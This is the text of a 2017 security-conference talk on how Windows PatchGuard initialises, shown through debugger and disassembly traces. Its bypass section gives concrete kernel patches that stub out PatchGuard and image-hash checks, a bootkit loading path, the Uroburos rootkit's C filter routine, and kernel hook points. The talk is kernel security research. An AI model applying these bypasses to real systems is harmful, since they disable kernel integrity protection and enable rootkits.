2017 中国互联网安全大会
China Internet Security Conference

Windows PatchGuard 机制原理与其对安全领域的影响

范洪康

反外挂工程师
安全研究员

专注于Windows内核攻防，底层技术研究

目录

概述

·什么是PATCH GUARD？

·PATCH GUARD 执行流程分析

突破手段

·各系统版本 - 静态突破

·各系统版本 - 动态突破

·利用硬件支持进行攻击

一些想法

·安全厂商与PATCH GUARD

·关注新机制：HYPER GUARD

第一部分： 概述

什么是Patch Guard

Patch Guard是微软的一种安全机制，防止内核关键代码与数据被修改。

其主要保护了

SSDT	(System Service Descriptor Table)
GDT	(Global Descriptor Table)
IDT	(Interrupt Descriptor Table)
System Images	(ntoskrnl.exe, ndis.sys, hal.dll, win32k.sys)
Process MSRs	(syscall)

---“Please don’t patch our kernels” call from MS

PatchGuard将会周期性的检查系统，如果你的内核Patch被微软发现，那么微软将BSOD系统。

值得注意的是，PatchGuard并不在Windows9上工作

Patch Guard执行流程分析

PatchGuard 在不同版本系统上有不同的初始化过程。但大致流程一致，这里用win10 10240做例子：

Phase1InitializationDiscard --> KeInitAmd64SpecificState -> KiFilterFiberContext

在系统初始化过程中，将会调用一个函数KeInitAmd64SpecificState，这是个故意误导逆向者的符号名：

从左侧可图片可以很清晰地看出，这个函数所做的事就是判断系统是否为安全模式启动，如果是就不执行后面的代码，反之则执行。由此可见，PatchGuard不会在以安全模式启动的系统上加载。后面的代码也十分简单，将两个全局变量KdDebuggerNotPresent与KdPitchDebugger做了一些运算，并执行了一个除法操作。

```
kd> bp KeInitAmd64SpecificState
kd> bp KiFilterFiberContext
kd> g
Breakpoint 0 hit
nt!KeInitAmd64SpecificState:
fffff802`cdc51734 4883ec28        sub     rsp,28h
```

为了方便调试，我们使用windbg，在关键函数上下断点

Patch Guard执行流程分析

单步到除法指令，我们查看寄存器

```
kd> g
Breakpoint 2 hit
nt!KeInitAmd64SpecificState+0x31:
fffff800`cf83e765 41f7f8          idiv    eax,r8d
kd> r
rax=0000000000000000 rbx=fffff800cddb3550 rcx=0000000000000000
rdx=0000000000000000 rsi=0000000000000006 rdi=0000000000020019
rip=fffff800cf83e765 rsp=ffffd00073ba87e0 rbp=ffffd00073ba8940
 r8=0000000000000011  r9=0000000000000000 r10=0000000000000001
r11=ffffd00073ba87e0 r12=0000000000000000 r13=fffff800cddb3550
r14=0000000000000000 r15=0000000000000001
iopl=0         nv up ei pl nz na po nc
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000206
nt!KeInitAmd64SpecificState+0x31:
fffff800`cf83e765 41f7f8          idiv    eax,r8d
```

此时我的电脑是以调试模式启动的，所以KdDebuggerNotPresent值为0，此时进行除法操作并不会触发任何事情。当KdDebuggerNotPresent为1时，我们再来查看寄存器：

```
kd> g
Breakpoint 2 hit
nt!KeInitAmd64SpecificState+0x31:
fffff802`73442765 41f7f8          idiv    eax,r8d
kd> r
rax=0000000080000000 rbx=fffff80271a33720 rcx=00000000ffffffff
rdx=00000000ffffffff rsi=0000000000000006 rdi=0000000000020019
rip=fffff80273442765 rsp=ffffd000abda87e0 rbp=ffffd000abda8940
 r8=00000000ffffffff  r9=0000000000000000 r10=0000000000000001
r11=ffffd000abda87e0 r12=0000000000000000 r13=fffff80271a33720
r14=0000000000000000 r15=0000000000000001
iopl=0         ov up ei ng nz na po cy
cs=0010  ss=0018  ds=002b  es=002b  fs=0053  gs=002b             efl=00000a87
nt!KeInitAmd64SpecificState+0x31:
fffff802`73442765 41f7f8          idiv    eax,r8d
```

很显然，此时再进行除法操作会产生一个除法错误。微软利用这个除法错误引导执行自己的PG初始化代码：KiFilterFiberContext

```
fffff802`73442765 41f7f8          idiv    eax,r8d
kd> p
Breakpoint 1 hit
nt!KiFilterFiberContext:
fffff802`73422a14 488bc4          mov     rax,rsp
```

Patch Guard执行流程分析

```
28  v_pFilterParam = a_pFilterParam;
29  v_result = KdDisableDebugger();
30  _disable();
31  if ( !(_BYTE)KdDebuggerNotPresent )
32  {
33    while ( 1 )
34      ;
35  }
```

在KiFilterFiberContext内部，微软再次进行了内核调试器检查，如果检测到调试器，微软就使系统进入死循环。

KiFilterFiberContext内部的代码比较简单，在进行一些运算后会调用一个函数，用于初始化PatchGuard的执行环境：

```
INIT:0000001407AAAC8 InitPatchGuard  proc near               ; CODE XREF: KiFilterFiberContext+117↑p
INIT:0000001407AAAC8                                         ; KiFilterFiberContext+1C2↑p ...
INIT:0000001407AAAC8
INIT:0000001407AAAC8 var_1C98        = dword ptr -1C98h
INIT:0000001407AAAC8 BugCheckParameter4= qword ptr -1C78h
INIT:0000001407AAAC8 var_1C70        = qword ptr -1C70h
INIT:0000001407AAAC8 var_1C68        = qword ptr -1C68h
INIT:0000001407AAAC8 BugCheckParameter2= qword ptr -1C58h
INIT:0000001407AAAC8 var_1C50        = qword ptr -1C50h
INIT:0000001407AAAC8 var_1C48        = qword ptr -1C48h
INIT:0000001407AAAC8 var_1C40        = dword ptr -1C40h
INIT:0000001407AAAC8 var_1C38        = qword ptr -1C38h
INIT:0000001407AAAC8 var_1C30        = qword ptr -1C30h
INIT:0000001407AAAC8 var_1C28        = qword ptr -1C28h
INIT:0000001407AAAC8 var_1C20        = qword ptr -1C20h
INIT:0000001407AAAC8 anonymous_14    = dword ptr -1C10h
INIT:0000001407AAAC8 anonymous_27    = dword ptr -1BF8h
INIT:0000001407AAAC8 anonymous_13    = dword ptr -1BF0h
INIT:0000001407AAAC8 anonymous_26    = dword ptr -1BE8h
INIT:0000001407AAAC8 anonymous_25    = dword ptr -1BD0h
INIT:0000001407AAAC8 anonymous_21    = dword ptr -1928h
INIT:0000001407AAAC8 anonymous_31    = dword ptr -18F8h
INIT:0000001407AAAC8 anonymous_33    = dword ptr -18E8h
INIT:0000001407AAAC8 anonymous_28    = dword ptr -1888h
INIT:0000001407AAAC8 anonymous_35    = dword ptr -1878h
INIT:0000001407AAAC8 anonymous_36    = dword ptr -1868h
INIT:0000001407AAAC8 anonymous_42    = dword ptr -1858h
INIT:0000001407AAAC8 anonymous_38    = dword ptr -1838h
INIT:0000001407AAAC8 anonymous_39    = dword ptr -17E8h
INIT:0000001407AAAC8 anonymous_40    = word ptr -17C8h
INIT:0000001407AAAC8 anonymous_8     = dword ptr -1780h
INIT:0000001407AAAC8 anonymous_9     = dword ptr -1760h
INIT:0000001407AAAC8 anonymous_15    = word ptr -1738h
```

这个函数，微软并未给出符号，且函数里面的大多数符号都经过混淆。

不仅如此，微软还在这个函数里面随机插入了反调试代码：

```
                cmp     byte ptr cs:KdDebuggerNotPresent, dl
                jnz     short loc_1407AAB05

loc_1407AAB03:                          ; CODE XREF: InitPatch
                jmp     short loc_1407AAB03
```

这个函数过于庞大，保守估计大小至少在90KB以上。

Patch Guard执行流程分析

完整地逆向Patch Guard的初始化代码并不太现实，但我们仍然可以找到一点思路：

```
loc_1407AABAE:                          ; CODE XREF: InitPatchGuard+DF↑j
                cmp     rax, rcx
                jnz     short loc_1407AABA9
                cmp     ebx, edx
                jnz     loc_1407C3E13
                lea     rbx, FsRtlUninitializeSmallMcb
                mov     rcx, rbx
                lea     rdx, [rbp+310h]
                call    RtlPcToFileHeader
                test    rax, rax
                jz      loc_1407ADE39
                mov     rcx, [rbp+310h]
                call    RtlImageNtHeader
                test    rax, rax
                jz      loc_1407ADE39
                mov     rdx, [rbp+310h]
                mov     r8d, ebx
                sub     r8d, edx
                mov     rcx, rax
                call    RtlSectionTableFromVirtualAddress
                test    rax, rax
                jz      loc_1407ADE39
                mov     ecx, [rax+0Ch]
                add     rcx, [rbp+310h]
                mov     edi, [rax+8]
                sub     ebx, ecx
                mov     [rbp-50h], rbx
                mov     [rbp-80h], rcx
                mov     [rbp-70h], edi
                cli
                xor     eax, eax
                cmp     byte ptr cs:KdDebuggerNotPresent, al
                jnz     short loc_1407AAC34
```

在这里，PatchGuard初始化了自己的执行代码，将Init节区的某些代码拷贝到了内存中，为之后的轮询检查做准备。

```
loc_1407AB67F:                          ; CODE XREF: InitPatchGuar
                                        ; InitPatchGuard+A5E↑j ...
                mov     edx, r15d
                mov     r8d, edi        ; Tag
                shl     rdx, 3          ; NumberOfBytes
                mov     ecx, 200h       ; PoolType
                call    ExAllocatePoolWithTag
                mov     r15, rax
                xor     eax, eax
                test    r15, r15
                jz      loc_1407ADE39
                mov     rdx, [rbp+0DD0h]
                test    rdx, rdx
                jz      short loc_1407AB70E
                mov     ecx, [rbp+0DDCh]
                mov     rbx, r15
                shl     ecx, 3
                cmp     ecx, 8
                jb      short loc_1407AB6E3
                mov     edi, ecx
                lea     r12d, [rax+1]
                shr     rdi, 3

loc_1407AB6C8:                          ; CODE XREF: InitPatchGuar
                mov     rax, [rdx]
```

之后，便是PG初始化自己的一些结构体与执行环境到内存中，并对其进行加密。内存中主要包括：解密例程，用于运行时解密数据与代码，内部数据结构，解密key，验证key，一些关键函数的地址。当然还有PG的主体代码与一些内核函数代码（当PG需要调用内核函数时，会从这里拷贝出代码并写入对应代码段，比如KeBugCheckEx）。最后是内核关键数据，Image被保护节区的CRC值，与一些关键寄存器的值。这些数据在内存中都是加密的。

Patch Guard执行流程分析

初始化环境时的关键代码：

```
loc_1407AC7E2:                          ; CODE XREF: InitPatchGuard+1D16↑
                sti
                lea     rax, ExAcquireResourceSharedLite
                mov     [r14+0D8h], rax
                lea     rax, ExAcquireResourceExclusiveLite
                mov     [r14+0E0h], rax
                lea     rax, ExAllocatePoolWithTag
                mov     [r14+0E8h], rax
                lea     rax, ExFreePool
                mov     [r14+0F0h], rax
                lea     rax, ExMapHandleToPointer
                mov     [r14+0F8h], rax
                lea     rax, ExQueueWorkItem
                mov     [r14+100h], rax
                lea     rax, ExReleaseResourceLite
                mov     [r14+108h], rax
                lea     rax, ExUnlockHandleTableEntry
                mov     [r14+110h], rax
                lea     rax, ExAcquirePushLockExclusiveEx
                mov     [r14+118h], rax
                lea     rax, ExReleasePushLockExclusiveEx
                mov     [r14+120h], rax
                lea     rax, ExAcquirePushLockSharedEx
                mov     [r14+128h], rax
                lea     rax, ExReleasePushLockSharedEx
                mov     [r14+130h], rax
                lea     rax, KeAcquireInStackQueuedSpinLockAtDpcLevel
                mov     [r14+138h], rax
                lea     rax, ExAcquireSpinLockSharedAtDpcLevel
                mov     [r14+140h], rax
                lea     rax, KeBugCheckEx
                mov     [r14+148h], rax
                lea     rax, KeDelayExecutionThread
                mov     [r14+150h], rax
```

```
                mov     [r14+594h], eax
                mov     rax, cs:PsInitialSystemProcess
                mov     [r14+3E8h], rax
                mov     rax, cs:KiWaitAlways
                mov     [r14+3F0h], rax
                lea     rax, KiEntropyTimingRoutine
                mov     [r14+3F8h], rax
                lea     rax, KiProcessListHead
                mov     [r14+400h], rax
                lea     rax, KiProcessListLock
                mov     [r14+408h], rax
                mov     rax, cs:ObpTypeObjectType
                mov     [r14+410h], rax
                mov     rax, cs:IoDriverObjectType
                mov     [r14+418h], rax
                lea     rax, PsActiveProcessHead
                mov     [r14+420h], rax
                lea     rax, PsInvertedFunctionTable
                mov     [r14+428h], rax
                lea     rax, PsLoadedModuleList
                mov     [r14+430h], rax
                lea     rax, PsLoadedModuleResource
                mov     [r14+438h], rax
                lea     rax, PsLoadedModuleSpinLock
                mov     [r14+440h], rax
                lea     rax, PspActiveProcessLock
                mov     [r14+448h], rax
                lea     rax, PspCidTable
                mov     [r14+450h], rax
                lea     rax, ExpUuidLock
                mov     [r14+458h], rax
                lea     rax, AlpcpPortListLock
```

```
        mov     rcx, [rbp-40h]  ; Timer
        call    KeInitializeTimer
        cli
        cmp     byte ptr cs:KdDebuggerNotPresent, bl
        jnz     short loc_1407C26B4
```

当所有东西准备完毕，PG会通过一个Timer将自己的工作线程加入执行队列。至此，PG初始化完成，系统继续启动。

第二部分： 突破手段

各系统版本 – 静态突破

静态突破通过给内核文件进行打补丁操作，彻底剔除PG。静态突破存在一个缺陷，用户电脑必须要进行重启才能生效。并且不能在开启了SECURE BOOT的电脑上使用。

这里用Win 10 15063做演示，其他系统也大致一致，首先我们需要定位几个函数

1. SeValidateImageData：此为内核在初始化时用于检查数据代码完整性的函数，Patch之后我们需要对此函数做处理，系统才能正常引导。

2. CcInitializeBcbProfiler：同样为PG初始化函数之一

3. KeInitAmd64SpecificState：前面已经介绍过了，这是PG初始化函数

4. ExpLicenseWatchInitWorker：PG并非只有一种初始化路径，在Windows7以上的版本，PG还可能通过ExpLicenseWatchInitWorker进行初始化。

5. ImgpValidateImageHash：在load阶段，osloader.exe会用此函数验证内核映像的哈希值。

各系统版本 – 静态突破

下面来看看各个函数上的修改：

```
INIT:0000001407C22DC CcInitializeBcbProfiler:                ; C
INIT:0000001407C22DC                    mov     al, 1
INIT:0000001407C22DE                    retn
```

```
; KeInitAmd64SpecificState proc near      ; C
;                 xor     eax, eax
;                 retn
; KeInitAmd64SpecificState endp
```

```
ExpLicenseWatchInitWorker proc near      ;
                xor     eax, eax
                retn
ExpLicenseWatchInitWorker endp
```

```
044E2E8 ImgpValidateImageHash proc near
044E2E8
044E2E8                 xor     eax, eax
044E2EA                 retn
```

```
3 SeValidateImageData:
3
3                       xor     eax, eax
3                       retn
```

其他Patch方式：

了解了PG初始化流程后，其实Patch方式非常多，我们可以让系统认为它是以安全模式引导。

也可以Patch各种关键跳转，具体这里就不一一举例了

各系统版本 – 动态突破

BootKit突破PG：

BootKit突破PG与之前的静态突破PG其实在原理上并没有什么不同，同样都是在PG初始化的时候对系统动手脚，使得PG的初始化被完全剔除。不同的是，在bootkit中，我们可以不用理会内核与loader的文件校验。直接patch掉关键初始化函数即可。

在bootkit加载阶段，我们可以参考之前很火爆的一个木马：暗云。

MBR → Int15中断 → 具体加载Image函数（在此实施对内核的patch）


各系统版本 – 动态突破

```
/* Patchguard Uroburos Filter routine
 * dwBugCheckCode - 在堆栈上保存的蓝屏代码
 * lpOrgRetAddr - 调用 RtlCaptureContext 的返回地址 */
void PatchguardFilterRoutine(DWORD dwBugCheckCode, ULONG_PTR lpOrgRetAddr) {
    LPBYTE      pCurThread = NULL; // 当前正在运行的线程
    LPVOID      lpOrgThrStartAddr = NULL; // 线程的起始地址
    DWORD       dwProcNumber = 0; // 当前的CPU核心号
    ULONG       mjVer = 0, minVer = 0; // 系统版本号
    ULONG64 *   qwInitialStackPtr = 0; // 线程堆栈指针
    KIRQL       kCurIrql = KeGetCurrentIrql(); // 当前IRQL

    // 获取系统版本号
    PsGetVersion(&mjVer, &minVer, NULL, NULL);

    if (lpOrgRetAddr > (ULONG_PTR)KeBugCheckEx &&
        lpOrgRetAddr < ((ULONG_PTR)KeBugCheckEx + 0x64) &&
        dwBugCheckCode == CRITICAL_STRUCTURE_CORRUPTION) {
        // 到这里说明这是PatchGuard的蓝屏调用
        // 获取线程堆栈
        qwInitialStackPtr = (PULONG64)IoGetInitialStack();

        pCurThread = (LPBYTE)KeGetCurrentThread();
        // 获取线程起始地址
        lpOrgThrStartAddr = *((LPVOID*)(pCurThread + g_dwThrStartAddrOffset));
        dwProcNumber = KeGetCurrentProcessorNumber();

        // 初始化并将伪造Pg DPC加入队列
        KeInitializeDpc(&g_antiPgDpc, UroburusDpcRoutine, NULL);
        KeSetTargetProcessorDpc(&g_antiPgDpc, (CCHAR)dwProcNumber);
        KeInsertQueueDpc(&g_antiPgDpc, NULL, NULL);

        // 如果目标系统为win7及以上
        if (mjVer >= 6 && minVer >= 1)
            qwInitialStackPtr[0] = ((ULONG_PTR)qwInitialStackPtr + 0x1000) & (~0xFFF);

        if (kCurIrql > PASSIVE_LEVEL) {
            // 恢复DPC执行流程 ( ) ( Uroburos 通过 hook KiRetireDpcList 保存了执行环境 )
            // 这个调用不会返回
            RestoreDpcContext(); // The faked DPC will be processed
        }
        else {
            // 直接跳往线程的起始地址，并恢复堆栈 (ExpWorkerThread)
            JumpToThreadStartAddress((LPVOID)qwInitialStackPtr, lpOrgThrStartAddr, NULL);
        }
    }
}
```

线程回溯，一切归0 --- 木马Uroburos突破PatchGuard方法解析：

这种突破方式思路十分巧妙，也十分有趣。首先我们知道PG要蓝屏，必定会调用KeBugCheckEx，KeBugCheckEx的蓝屏是有恢复的可能。但这里存在两个问题，第一个是PG在蓝屏时会清空堆栈上的数据，使得我们无法通过堆栈恢复，第二个问题是PG调用KeBugCheckEx之前，会从自己的私密缓冲区中拷贝出KeBugCheckEx的原始代码覆盖掉KeBugCheckEx上可能的hook。

各系统版本 – 动态突破


RtlCaptureContext
Yes
No
是否为 KeBugCheckEx 调用
Yes
返回
No
是否为 PG 的蓝屏代码
Yes
PASSIVE_LEVEL ?
NO
Yes
恢复调用 KiRetireDpcList 时的环境
恢复线程环境

各系统版本 – 动态突破

截断PatchGuard，堵住所有通路：

关键HOOK点：
1.KiCommitThreadWait
2.KeWaitForSingleObject
3.KeDelayExecutionThread
4.KeSetCoalescableTimer
5.PsCreateSystemThread
6.KeInsertQueueApc
.....

关键结构体：
Prcb.AcpiReserved
Prcb.HalReserved

各系统版本 – 动态突破

各种动态突破思路回顾：

DR硬件断点大法：在Patch点设置硬件读取断点，接管IDT1，当PG读取内存时以便给出原始数据欺骗。（失效）读取时IDT寄存器被PG修改

高速缓冲存储器：利用CPU的两个TLB(指令流TLB与数据流TLB)，接管页面错误处理异常，为两个TLB提供不同的视图。这与上面的那个一样，有同样的缺点。


搜索PG context：利用PG的xor弱点搜索出PG context在内核中的位置，直接对其进行修改（最稳定的方式，在不同Windows版本上的实现难度不一样）

. . . . . .

各系统版本 – 动态突破

正在研究的方式：

SwapContext + Fake Cr3




在研究过程中发现，这其实已被某公司用于商业。并已干掉了 Win7 – win10 14393 的PatchGuard。

利用硬件支持进行攻击

Intel VT (Intel Virtualization Technology)


Amd Svm (AMD Secure Virtual Machine)

两大CPU厂商推出的虚拟化技术大同小异，本意是为了使虚拟机执行速度加快而设计。在内核对抗中可被利用。




利用硬件支持进行攻击

Intel EPT(Extended Page Table)扩展页表实现无痕HOOK



利用硬件支持进行攻击

VMEXIT 中接管对MSR寄存器的操作



利用硬件支持进行攻击

Intel PT --- Ghost Hook

通过缓冲区溢出的方式，打开PMI处理程序，通过PMI处理程序对内核实施修补操作。（仅针对运行了Processor Trace 的系统）

第三部分：一些想法

安全厂商与PatchGuard

PatchGuard出现至今，一直饱受争议，一方面通过对PatchGuard的分析我们知道，其限制对内核的Patch是全方位的。限制了许多安全厂商实施在x86上的一些底层Hook。好在微软提供了公开的监视接口，让各种安全软件不至于就此“瞎掉”。当然不能实施更加底层的 hook 也导致了对利用0day攻击内核的行为无法即使地检测到行为异常。

不过，我们可以看到，越来越多的安全厂商开始利用硬件支持进行防护，对抗将越来越底层。

关注新机制：HyperGuard

正如我们所预料的那样，微软将最新的安全机制放在了更底层。在Windows10 1607之后，微软再次推出HyperGuard，其利用CPU虚拟化支持，配合PatchGuard对内核层实施防护。由于硬件支持，HyperGuard并不需要像PG一样进行轮询检测。在攻击者Patch内核的一瞬间，HyperGuard就能感知到并且Crash系统。

与PatchGuard不同的是，微软提供了HyperGuard的符号，并且其代码也并未经过混淆。这是因为，处于R0权限的内核程序无法威胁到基于硬件的HyperGuard。

Reference

https://www.mcafee.com/in/resources/reports/rp-defeating-patchguard.pdf

http://fyyre.ru/files/pgo.txt

http://blog.talosintelligence.com/2014/08/the-windows-81-kernel-patch-protection.html

Windows Internals Part 1(7th)

谢　谢